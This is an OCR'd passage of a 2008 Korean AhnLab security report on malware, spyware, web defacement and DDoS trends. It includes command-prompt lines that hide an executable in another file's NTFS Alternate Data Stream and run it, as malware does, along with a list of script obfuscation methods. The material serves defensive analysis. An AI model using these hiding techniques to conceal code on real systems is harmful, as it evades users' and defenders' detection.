
또한 위 사이트에서 설치된 악성코드로 Win-Spyware/SpamAgent.28672는 %systemroot%₩system32₩svchost.exe:ext.exe와 같이 ADS 형태의 파일로 설치되어 윈도우 서비스로 동작하는 것으로 확인되었다.

ADS 는 Alternate Data Streams 의 약자로 MacOS 와 NT4 의 호환성을 위해 NTFS 파일 시스템에서 지원하는 기능이다. MacOS 에서 파일이 data 와 resource 로 구분되어 저장되는데, 바로 이 resource fork를 윈도우에서 지원하기 위한 것이 ADS 이다. 하나의 파일에 여러 개의 스트림 파일을 링크걸어 사용할 수 있는데, 이러한 기능은 사진 파일 안에 썸네일 이미지를 저장하는 등의 유용한 기능으로 사용될 수 있으나 윈도우 탐색기에서 스트림 파일에 대한 정보를 볼 수 없다는 점을 이용하여 오래 전부터 악의적인 수단으로 사용되어 왔다.

다음은 "명령 프롬프트" 상에서 ADS 조작할 수 있는 명령으로, 여기에서 예로 들고 있는 것은 윈도우 계산기 프로그램에 노트패드를 ASD로 붙였다가 제거하는 방법이다.


```
1. ADS 파일을 생성하기
       C:> type %systemroot%\notepad.exe > .\calc.exe:np.exe
2. ADS 파일 읽기
       C:> more < .\calc.exe:np.exe
3. ADS 파일 실행하기
       C:> start .\calc.exe:np.exe
4. ASD 파일 삭제하기
       C:> ren calc.exe dump.exe
       C:> type dump.exe > calc.exe
       C:> del dump.exe
```

위에서 살펴본 ADS 관련 윈도우 명령 3번과 같이 윈도우에서 ADS 가 실행될 경우 윈도우 작업 관리자에서는 아래 그림과 같이 표시되어 확인할 수 있다.



[그림 2-8] ADS 프로세스 이미지 이름 확인

이렇게 실행되는 Win-Spyware/SpamAgent.28672는 위와 같이 ADS로 설치된 파일이 윈도우 서비스로 운영되면서 이메일을 전송하는 기능을 한다. 아래 그림은 Win-Spyware/SpamAgent.28672가 메일을 전송하려고 시도할 때 안철수연구소의 개인 방화벽 제품에서 차단한 화면이다.



[그림 2-9] 이메일 전송 차단 화면

(3) 시큐리티 - 분산 서비스 공격

마이크로소프트 보안 패치

이번 달은 다른 달과 비교하여 특별한 변화가 없었다. 3월에는 총 4개의, 모두 긴급(Critical)에 해당하는 중요 업데이트가 발표되었다. 매월 발표되는 보안 패치의 개수와 비교하여 보면 비교적 적은 보안 업데이트가 이뤄졌지만 관심 있게 살펴볼 점은 제품 모두가 오피스 군에 해당한다는 것이다. 과거의 보안 패치 현황을 보면 특정 서비스나 응용 프로그램과 같이 원격에서 공격하는 형태가 많이 보고되었지만 몇 해 전부터는 이런 오피스 제품 군의 취약점 보고도 많이 늘어났다. 물론 원격에서 직접적인 공격여부의 차이가 있지만 앞으로 이런 부분의 향방도 관심 있게 지켜볼 필요가 있을 것이다.

이번 취약점은 지금 이 글을 쓰는 현 시점까지 4개중 2개의 공격코드가 공개되어 있어 더욱 주의가 요구된다. 오피스 제품군의 사용자는 마이크로소프트사에서 제공하는 보안업데이트 기능을 통하여 최신의 보안패치를 유지할 것을 권고한다.

이번 달은 대량의 웹 페이지 변조사건과 분산 서비스 거부 공격 소식에 대한 것을 언급해 보고 다음은 악의적인 공격에 이용될 수 있는 원격 코드 실행 취약점과 살펴볼 만한 주요 취약점들에 대한 목록을 기술한 것이다.

위험등급	취약점	PoC
긴급	마이크로소프트 엑셀 원격 코드 실행 취약점 (MS08-014)	유
긴급	마이크로소프트 아웃룩 원격코드 실행 취약점 (MS08-015)	무
긴급	마이크로소프트 오피스 원격코드 실행 취약점 (MS08-016)	유
긴급	마이크로소프트 오피스 웹 컴포넌트 원격코드 실행 취약점 (MS08-017)	무
중요	썬 솔라리스 10 이하의 rpc.ypudated 취약점	유
긴급	아파치 2.0 Mod_jk2 v2.0.2 버퍼 오버플로우 취약점	유

10,000 개 이상의 대량 웹 페이지 변조 사건

3월 중순경 중국에서 이뤄진 공격으로 보이는 대량의 웹 페이지 공격 사건이 있었다. 이 공격은 사이트에 스크립트를 삽입하여 해커에 의해 제어되는 중국의 특정 사이트로 이동하게 되어 있었다. 방문하는 사이트에는 임의의 악의적인 취약점을 이용하여 악성코드 감염을 일으키는데 사용된 취약점은 대략 다음 정도로 추정된다.

- MS06-014
- 리얼네트워크사의 RealPlayer ActiveX 취약점

- Baofeng Storm ActiveX Control
- GLWorld GlobalLink Chat ActiveX Control
- 그외 기타

감염된 시스템은 온라인 게임의 패스워드를 훔쳐내는 기능을 갖고 백도어를 남겨 추가적인 악성코드가 설치될 수 있는 가능성을 남겨둔다. 언론에 알려진 것에 의하면 이번 공격으로 인한 피해는 10,000 개 이상의 페이지가 감염된 것으로 알려지고 있다. 안철수연구소의 시큐리티대응센터에서도 파악하고 있는 국내의 웹 해킹도 MS06-014 의 취약점과 RealPlayer 의 취약점이 많이 이용되고 있는 것으로 판단되고 있다. 더불어 삽입되는 스크립트도 단순한 텍스트 이기 보다는 다음과 같은 암호화 방법들을 사용하여 쉽게 해독되지 못하도록 하고 있다.

- function psw(st) 자체 복호화 함수
- function a() 자체 복호화 함수
- base64 디코딩 함수
- eval() 복호화 함수
- unescape() 복호화 함수

이번 공격 대상의 사이트는 기업 사이트, 정부사이트, 오락 사이트 등이 포함된 것으로 알려지고 있다. 이와 비슷한 사건이 2007년 슈퍼볼 시즌에 Miami Dolphins 팀과 경기장 웹 사이트에 악의적 코드가 삽입된 적이 있다. 슈퍼볼 시즌이므로 관련 팀과 사이트에 많이 방문할 것을 예상하고 Targeted 공격이 이뤄진 것이다.

이외 과거의 XSS를 이용한 형태의 공격도 있었는데, MySpace 사이트에 한 사용자가 많은 친구들을 만들기 위한 방법을 생각하다 XSS 를 이용한 스크립트를 삽입해 놓았고 이로 인해 백만명이 넘는 사용자들이 본인의 의지와는 상관없이 친구 추가 등록요청을 하게 되어 사이트는 일시적인 서비스 장애를 겪은 사례도 있다.

[그림 2-10] 실제 그 당시의 화면 일부 (친구요청자가 919,664 명에 이른다)


웹 상에 공개된 웹 페이지는 이제 그 관리가 단순히 취급되어서는 안되게 되었다. 수천, 수만명의 사람들이 방문하는 곳이 되었기 때문에 공격자 입장에서는 악의적 코드를 전파하기 위한 좋은 수단임에 틀림없다. 이번에 공격받은 사이트들이 보안에 안전하였다면 과연 이런 사건이 발생할 수 있었을 것인가? 웹 사이트를 운영하는 관리자는 이제 단순히 정보를 제공

하는 범위를 넘어서 사이트에서 발생할 수 있는 여러 보안적 문제를 심각하게 받아들여야 할 것이다.

분산서비스거부 공격

서비스거부공격(DDoS:Distributed Denial of Service)은 인터넷 환경이 성장하면서 많이 언급되어온 공격 방법 중에 하나이다. 초기에는 단순히 대량의 트래픽을 생성해 내 특정 사이트의 원활한 서비스가 이뤄지지 않도록 하는 것이었지만, 최근에는 이 공격의 양상이 바뀌고 있다.

과거 악성코드가 제작자들의 성취감, 명예욕구 등을 달성하기 위해서 제작되었다가 금전적인 형태로 바뀐 것과 같이, 서비스거부공격 또한 금전적 양상을 띠기 시작한 것이다. 예를 들어, 특정 사이트에 대량의 트래픽을 유발시켜 일정한 금액을 지불할 경우 공격을 멈추는 것과 같다. 국내에서도 이런 사례가 언론을 통해서 알려지기도 하였고 최근 영국에서 발생한 상업 사이트에 10G 정도의 트래픽이 전달되어 거의 30 여분 정도 다운되기도 하였다. 이 당시 이 만큼의 트래픽을 생성하기 위하여 30,000 대 정도의 컴퓨터가 이용된 것으로 알려져 있다. 이들 컴퓨터는 봇넷 네트워크에 연결되어 관리를 받아 특정한 사이트로 동시에 공격을 수행할 수 있었던 것이다. 많은 사용자가 방문하는 사이트라면 단순히 몇 대의 PC로는 이 정도의 트래픽을 생성해 낼 수 없기에 여러 군데 흩어져 있는 컴퓨터를 이용하면 효율적인 공격이 될 수 있다. 더불어 공격이 한 컴퓨터가 아니라 여러 컴퓨터로 나뉘어져 있기 때문에 차단 또한 쉽지가 않은 것이다.



[그림 2-11] DDoS 공격 방식

고전의 공격방식이지만 DDoS 공격이 새롭게 부각되고 있어 사이트 관리자들에게는 또 다른 고민으로 받아들여질 것이다. 웹 사이트가 현대 생활에 있어 상당히 중요한 부분으로 차지하

고 있고, 인터넷에 대한 의존도가 높아지고 있어 이러한 공격이 과거보다 더욱 크게 부각되는 것은 당연한 일일 것이다.

III. 2008년 1/4분기 동향


(1) 2008년 1/4분기 악성코드 동향

클라이언트를 공격 대상으로 하는 국지적인 감염 활동은 크게 달라진 것이 없다고 할 수 있다. 여전히 중국산 악성코드들이 활개를 치고 피해를 주고 있으며, 다만 기술적으로 크게 진보한 형태는 아니나 DOS 시절 사용 되었던 전통적인 악성코드 감염 기법을 사용하는 악성코드 유형이 첫 보고 되었으며 증가할 조짐이 보인다. 또한 악성코드의 고도화는 날로 발전하는 추세이다. 특히 악성코드의 자기 보호 기술은 여전히 악성코드를 제거하는데 어렵게 하고 있다.

또한 국내외에서 사회적 이슈나 문제 그리고 유명인들을 사칭하면서 MS 오피스, PDF 파일의 취약점과 결합하는 사회공학적 기법을 사용하여 사용자들로 하여금 악성코드를 실행하도록 유도 하는 형태도 여전히 기승을 부렸다.


작년과 비슷하게 올해도 국외에서는 취약한 웹 사이트를 대량으로 해킹 한 후 MPack 또는 ICEPack 과 같은 툴을 이용하여 해당 웹 사이트를 접속한 유저들의 정보가 공격자 서버로 redirection 되게 하여 MPack, ICEPack 이 포함한 여러 취약점으로 시스템을 공격하는 형태가 많아졌다. 이들은 공격을 통하여 궁극적으로 악성코드, 스파이웨어 들을 감염시키려고 한다. 국내에서는 MPack 이나 ICEPack 과 같은 공격 방식 보다는 고전적인 중국 발 웹 해킹 또는 ARP Spoofing을 이용한 악성코드 유포가 더 많은 것으로 본다. 그러나 공격자의 경향은 언제든지 바뀔 수 있으므로 향후에는 이러한 모든 것을 종합한 복합적인 공격도 예상된다.

다음은 작년 동기와 신종 및 변형 악성코드 발견 수를 비교한 것이다. 전체적으로 올해 같은 분기는 4% 증가 하였다.



[그림 3-1] 2007년, 2008년 1/4분기 신종 및 변형 악성코드 발견수

국내 발견 보고된 악성코드중 가장 많은 비율을 차지하는 온라인 게임의 사용자 정보를 탈취 하는 형태는 다음과 같다.




[그림 3-2] 2007, 2008년 1/4 분기 온라인 게임의 사용자 정보 탈취 트로이목마 현황

해당 악성코드 유형은 작년 동기 대비 33% 증가하였다. 또한 지역적 특성에 맞게 중국 및

대만 현지 게임을 노리는 형태도 크게 증가한 반면 국내 온라인 게임을 노리는 형태는 다른 년도와 비교하면 조금 낮은 수치라 할 수 있다. 그러나 과거와 다르게 특정 게임만 노리지 않고 다수의 게임에 대한 정보를 탈취하는 형태가 많아졌다. 또한 국내 온라인 게임에 대하여 주춤하였던 악성코드 유형이 점차 다시 증가하고 있는 것으로 보인다. 근래의 해당 악성코드의 특징은 실행압축을 하지 않고 대신 문자열만 암호화하여 일부 안티 바이러스의 의심스러운 실행압축 진단을 피해가거나 이전과 전혀 다른 파일 구조적 특징을 보이는 것도 존재한다. 따라서 이러한 악성코드들 쉽게 제작해주는 도구들이 새롭게 개발되었거나 실행압축을 하지 않아서 Generic 한 진단을 피해가는 형태도 늘어나고 있는 추세이다.

다음은 작년 동분기와 전체 악성코드 유형을 비교한 것이다.



[그림 3-3] 2007/8 국내발견 변형 및 신종 악성코드 비교

트로이목마 유형의 악성코드만 제외 한다면 다른 악성코드 유형은 전년 동기보다 적은 수가 보고 되었다. 특히 웜은 유형은 Win32/IRCBot.worm 또는 MSN 관련 웜 그리고 전통적인 메일 웜이 상당수 감소하여 전체적인 발견 개수가 줄어들었다.

MSN 을 이용하여 자신을 전파하는 웜은 다분히 유행적인 경향이 강하였다. 또한 메일로 자신을 첨부하여 전파하는 전통적인 이메일 웜 유형은 대부분의 게이트웨이용 백신과 같은 보안 장비에서 탐지가 비교적 쉬우므로 점차 사양길에 접어 들고 있다. 따라서 요즘 이메일 웜은 Win32/Zhelatin.worm처럼 메일에 악의적인 웹 사이트 링크만을 보내어 사용자로 하여금 클릭을 유도하는 형태가 더 기승을 부리고 있으며, 또한 작년 중반부터 급격히 늘어나고 있는 autorun.inf를 이용하여 자신을 자동 실행하도록 한 autorun 계열의 웜이 늘어나고 있다.

드롭퍼 유형 역시 전년 동기와 비교하여 감소하였다. 대부분의 드롭퍼는 온라인 게임의 사용자 정보를 가로채는 트로이목마를 생성하는 형태가 많다. 이들은 대부분 실행압축되어 있고 그 형태가 크게 다르지 않으므로 Generic하게 진단 하는데 어려움이 없다. 따라서 드롭퍼 유형의 신고접수는 전년과 다르게 감소한 것으로 보인다.

트로이목마 유형은 전년 동기대비 19% 증가 하였다. 증가된 대부분의 악성코드는 온라인 게임의 사용자 정보를 탈취하는 형태, 중국산 백도어, 그리고 다운로더 들이다.

실행파일을 감염 시키는 바이러스의 수는 전년 대비 줄었으나 단지 줄어든 수만 가지고 섣불리 판단 하기는 어렵다. 그 이유는 재작년과 작년 초까지 기승을 부렸던 중국산 바이러스인 Win32/Viking, Win32/Dellboy와 유사한 형태의 Win32/Diskgen 이라고 명명된 바이러스가 올해 초부터 기승을 부리고 있기 때문이다. 특히 이 바이러스는 일반 기업 고객이나 사용자보다는 주로 대학교들에서 변형 보고가 많다. 따라서 이러한 점을 유추하여 조직적으로 중국으로부터 해당 악성코드가 유입되었을지도 모른다는 조심스런 추정을 해본다. 또한 Win32/Sality 바이러스 변형도 올해 초 국내에서 발견 되어 이슈가 되었다. 러시아산 바이러스로 추정 되는 이 바이러스는 계속적으로 버전업이 되면서 진단/치료 하기 복잡한 형태로 발전하고 있다. 작년에 크게 피해를 입혔던 Win32/Virut 바이러스는 주춤한 편이다. 이 바이러스는 작년에 바이러스에서 사용되는 기법은 이미 다 보여 주었기 때문에 이제는 어떤 형태로 다시 나타날 것인지 아니면 사라져 버릴지 지켜볼 필요가 있다.

다음 안철수연구소가 정리한 1/4 분기 악성코드 관련 주요 이슈 이다.

► 전통적인 악성코드 감염 기법을 사용하는 형태

올해 1월초 Win-Trojan/MBRtool (MBR Rootkit)이 세상에 알려지면서 다음과 같은 이유로 큰 이슈가 되었다.

- OS 시작 전 부트 프로세스를 제어하여 자신이 먼저 실행 되도록 한다.
- 자신을 물리적인 섹터에 기록하기 때문에 파일형태로 존재하지 않는다.
- 자신이 실행 되기 위해서 레지스트리를 필요로 하지 않는다.

즉, 해당 악성코드는 자신이 파일이나 레지스트리 어디에도 존재하지 않으며 OS 시작 전 이미 실행된다. 물리적인 섹터 위치인 MBR에 자신이 기록되므로 일반 사용자들이 감염 여부를 알아내기는 것이 매우 어렵다. 또한 진단/치료를 위해서는 후킹된 DISK DEVICE DRIVER의 IRP DISPATCH ROUTINE를 복구 하여야 한다. 특히 작년부터 파일 은폐 및 개인 방화벽을 우회하기 위하여 DISK와 Network 관련 Device Driver에 대한 DISPATCH

ROUTINE을 조작하는 사례가 빈번히 보고 되고 있다.

또한 윈도우 주요 파일에 대한 물리적인 위치를 계산하여 해당 파일이 존재하는 섹터에 자신을 기록하고 이후 재부팅시 실행되도록 하는 형태가 작년 말 처음 보고 되었는데, 올해 1분기에 안철수연구소의 중국법인으로부터 이러한 악성코드에 대한 보고 문의가 많이 접수되었다. 비슷한 악성코드로 올해 국외에서 보고된 Joydotto라고 명명된 악성코드는 FAT 파일 시스템인 경우 자신을 FAT 영역에 기록한 후 이곳을 불량 섹터로 표시를 해둔다. 이후 작은 로더를 이용하여 FAT 영역에 숨겨둔 자신을 복호화 하여 실행 한다.

이렇듯 올해 초 MBR Rootkit 을 필두로 물리적인 디스크에 자신을 기록하여 파일을 숨기거나 동작하게 하는 DOS 시절의 전통적인 방법을 사용하는 악성코드가 큰 이슈가 되었다.

► 여전히 기승을 부린 Win32/Zhelatin.worm

과거 메일에 첨부되는 실행파일이 있는 이메일 웜과 달리 Win32/Zhelatin.worm 웜은 최근 대표적인 이메일 웜이라고 할 수 있다. 이 웜은 재작년 말에 처음 보고 되어 2007년 한 해를 휩쓸었다. 그리고 2008년에도 발렌타인 데이를 가장하는 등 다수의 변형이 쏟아져 나왔다. 매번 customized packer를 변경하거나 안티 바이러스의 에뮬레이터 엔진을 우회하는 등 다양한 변형이 쏟아져 나오기 때문에 올해도 가장 골치 아픈 악성코드로 기억될 것이다.

► 대표적인 중국산 악성코드 Win32/Diskgen

본 문서를 작성하는 현재 안철수연구소 접수 기준으로 이 바이러스의 변형은 25가지 형태가 존재 한다. 암호화가 한번 인지 두 번인지에 따라서 크게 두 가지 형태로도 분류 될 수도 있다. 작년 3월 처음 보고된 이후 11월 그리고 올해 1, 2, 3월 변형이 폭발적으로 보고 되었다. Win32/Viking, Win32/Dellboy와 같은 맥락을 이어갈 것으로 예상되는 파일 바이러스이다.


► 유명인 사칭 메일과 스팸 메일러의 관계

올해 1/4분기에 페리스 힐튼의 은밀한 동영상을 암시하는 메일과 미국의 대선 예비 후보자 투표가 있었던 2월 5일 '슈퍼 화요일' 관련 내용을 사칭하는 메일이 비교적 많았다. 해당 메일은 페리스 힐튼과 힐러리 클린턴 같은 유명인의 관련 동영상을 다운 받도록 유도하지만 궁극적으로는 악성코드를 다운로드한다. 물론 사용자들의 호기심을 노리는 이러한 사회공학적 기법은 이미 오래 전에 알려진 악성코드 감염 기법 중에 하나이다.

이러한 메일에 링크된 실행파일은 고도의 은폐기술을 갖춘 Win-Trojan/Runtime 또는 Win-Trojan/Pandex 그리고 Dropper/Srizbi라고 명명된 스팸 메일러를 설치하게 한다. 이들은 주

로 디스크 디바이스 드라이버나 자신이 NDIS.SYS 관련 함수를 직접 에뮬레이팅하여 동작하기 때문에 개인 방화벽을 손쉽게 우회해 버린다. 비록 디바이스 드라이버의 IRP를 후킹하거나 커널 함수를 에뮬레이팅하여 동작하는 악성코드가 현재로서는 극소수에 지나지 않지만 올해 초 MBR Rootkit 이나 위 스팸 메일러들이 더욱 기승을 부린다면 안티 바이러스 연구원들에게는 올 한해는 힘든 싸움이 예상 된다.

(2) 2008년 1/4분기 스파이웨어 동향



[그림 3-4] 2008년 1/4분기 스파이웨어 피해 및 신종발견 건수

[그림 3-4]는 2008년 1분기 동안의 스파이웨어 피해신고 건수 및 신종 및 변형 스파이웨어 발견 건수를 나타낸 것 이다. 스파이웨어 피해신고 건수는 2008년 1월 최고치를 기록한 후 매달 절반 수준으로 감소하고 있는 반면 신종 및 변형 스파이웨어 발견 건수는 조금씩 증가하는 양상을 보이고 있다. 스파이웨어 피해신고 건수가 감소세를 보이고 있다고 하지만 2007년 같은 시기(1월 600건, 2월 415건, 3월 338건) 보다 많은 피해신고 건수를 기록하고 있다.

국내, 국외 스파이웨어 발견 현황

2007년 말부터 증가한 국내 애드웨어의 제작과 배포는 2008년 1월에 정점에 달했다. 지난 1월 스파이웨어 피해 신고는 총 2083건으로 역대 최고치를 기록하였으며, 피해의 대부분이 국내제작 애드웨어였다.

	국내	국외
1월	141	43
2월	89	120
3월	100	181
계	330	344

[표 3-1] 2008년 1/4분기 국내 및 해외 신종 및 변형 스파이웨어 발견 건수

[표 3-1]은 2008년 1/4분기 국내, 국외 신종 및 변형 스파이웨어 발견 비율을 보여준다. 국내제작 스파이웨어의 피해는 1월에 가장 높은 수치를 기록하였으며 2월, 3월에는 1월에 비해 감소한 수치를 보이고 있다. 반면 중국을 포함한 국외에서 제작된 스파이웨어는 1월에 가장 적은 수치를 기록하였으나 2월, 3월에는 증가하는 양상을 보이고 있다. 특히 3월에는 동영상 재생 코덱을 위장하여 설치되는 스파이웨어 즐롭 (Win-Spyware/Zlob)의 변형이 다수 발견되어 국외에서 제작된 신종 및 변형 스파이웨어의 비율이 국내제작 스파이웨어보다 높은 비율을 나타내고 있다.

국내 제작 스파이웨어의 악성화

